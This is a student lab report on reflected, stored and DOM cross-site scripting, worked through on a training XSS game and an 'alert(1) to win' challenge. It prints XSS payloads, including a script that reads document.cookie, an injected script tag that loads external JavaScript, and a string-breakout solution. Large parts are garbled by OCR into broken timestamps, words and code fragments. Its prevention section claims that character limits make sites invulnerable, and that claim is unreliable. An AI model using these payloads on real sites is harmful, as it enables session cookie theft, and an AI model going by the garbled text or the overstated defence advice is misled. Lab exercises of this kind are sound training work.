

Secure Coding Lab-5

18BCE7015

CH Sree Vital

1. Reflected XSS

Commands and Outputs:

1) `
18BCE7015</br>`



`
18BCE7015</br>`

Search



Sorry, no results were found for
18BCE7015
. [Try again.](#)

2) `vital`



`<a href="https://www.yo`

Search



Sorry, no results were found for [vital](#). [Try again](#).

When I click on that, it will redirect into the page URL I have given.




[www.youtube.com](#) refused to connect.


3) `<script>alert(document.cookie);</script>`




The Payload we entered should give a reply with the Session Cookie.



4) ``



The Payload we entered should give a reply with the Session Cookie.



With Advanced Cross Site Scripting, This RXSS can transfer the Victim's cookie to the Attacker.

2. Stored XSS

Commands and Outputs You can see the malicious code and output below

1)


An embedded pape at xss-cloc.appspo\.

Storec XSS

friend

OK

2)





You

Yed Feb 24 2021 17: 40: i8 GfviT+0510 (India Sta rsdard Time)



```
re = '//xs:s -  
doc.appspot.com/static/ev11.js'; document.body.a  
ppendChild(s);"
```

Share status!



24 2021 17:40:58 GMT+0530 (India S tandard Time)



Web 24 2021 18 : 03 : 29 fi MT-I-O530 (Ind ia Sta ndard Time)

Fab 24. 2 17:3B 44 GbYT-I--0530 (India Sta ndard Time)
Wed Feb 24 2021 16:29:24 (Ind ia Sfanda rd Time)

You

Welcome! perso





This your sEream... you can post anything you
want here!



3. Dom XSS

Commands and Outputs:





How Secure Coding is related to XSS?

Secure Coding plays a huge role in preventing these XSS attacks. These cross site scripting attacks can only be used in such websites where scripts can be executed even though they are not meant to. Such websites are vulnerable to XSS. These XSS attacks can be prevented by limiting the few characters usable in the fields, such that no malicious payloads/ scripts can be executed in our websites. Nowadays there are numerous websites which are vulnerable to XSS. By implementing some several

restrictions like Character limitation etc, our websites can be secured and will be invulnerable to XSS.

Challenge:

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {  
  return '<script>console.log("'" + s + "'");</script>';  
}
```

Input 12

Output Win!

```
<script>console.log("");alert(1,"");</script>
```

Rate this level: ★★★★★

User	Score	Browser
... ShabbyMe	? 0	Firefox/77
geniusmaster33 don't worry about less than 12 its a hack	? 4	Chrome/86
jay 123	? 11	Chrome/86
vital	12	Chrome/89
Sai Vamsi	? 12	Chrome/89

Warmup (12)

Adobe

JSON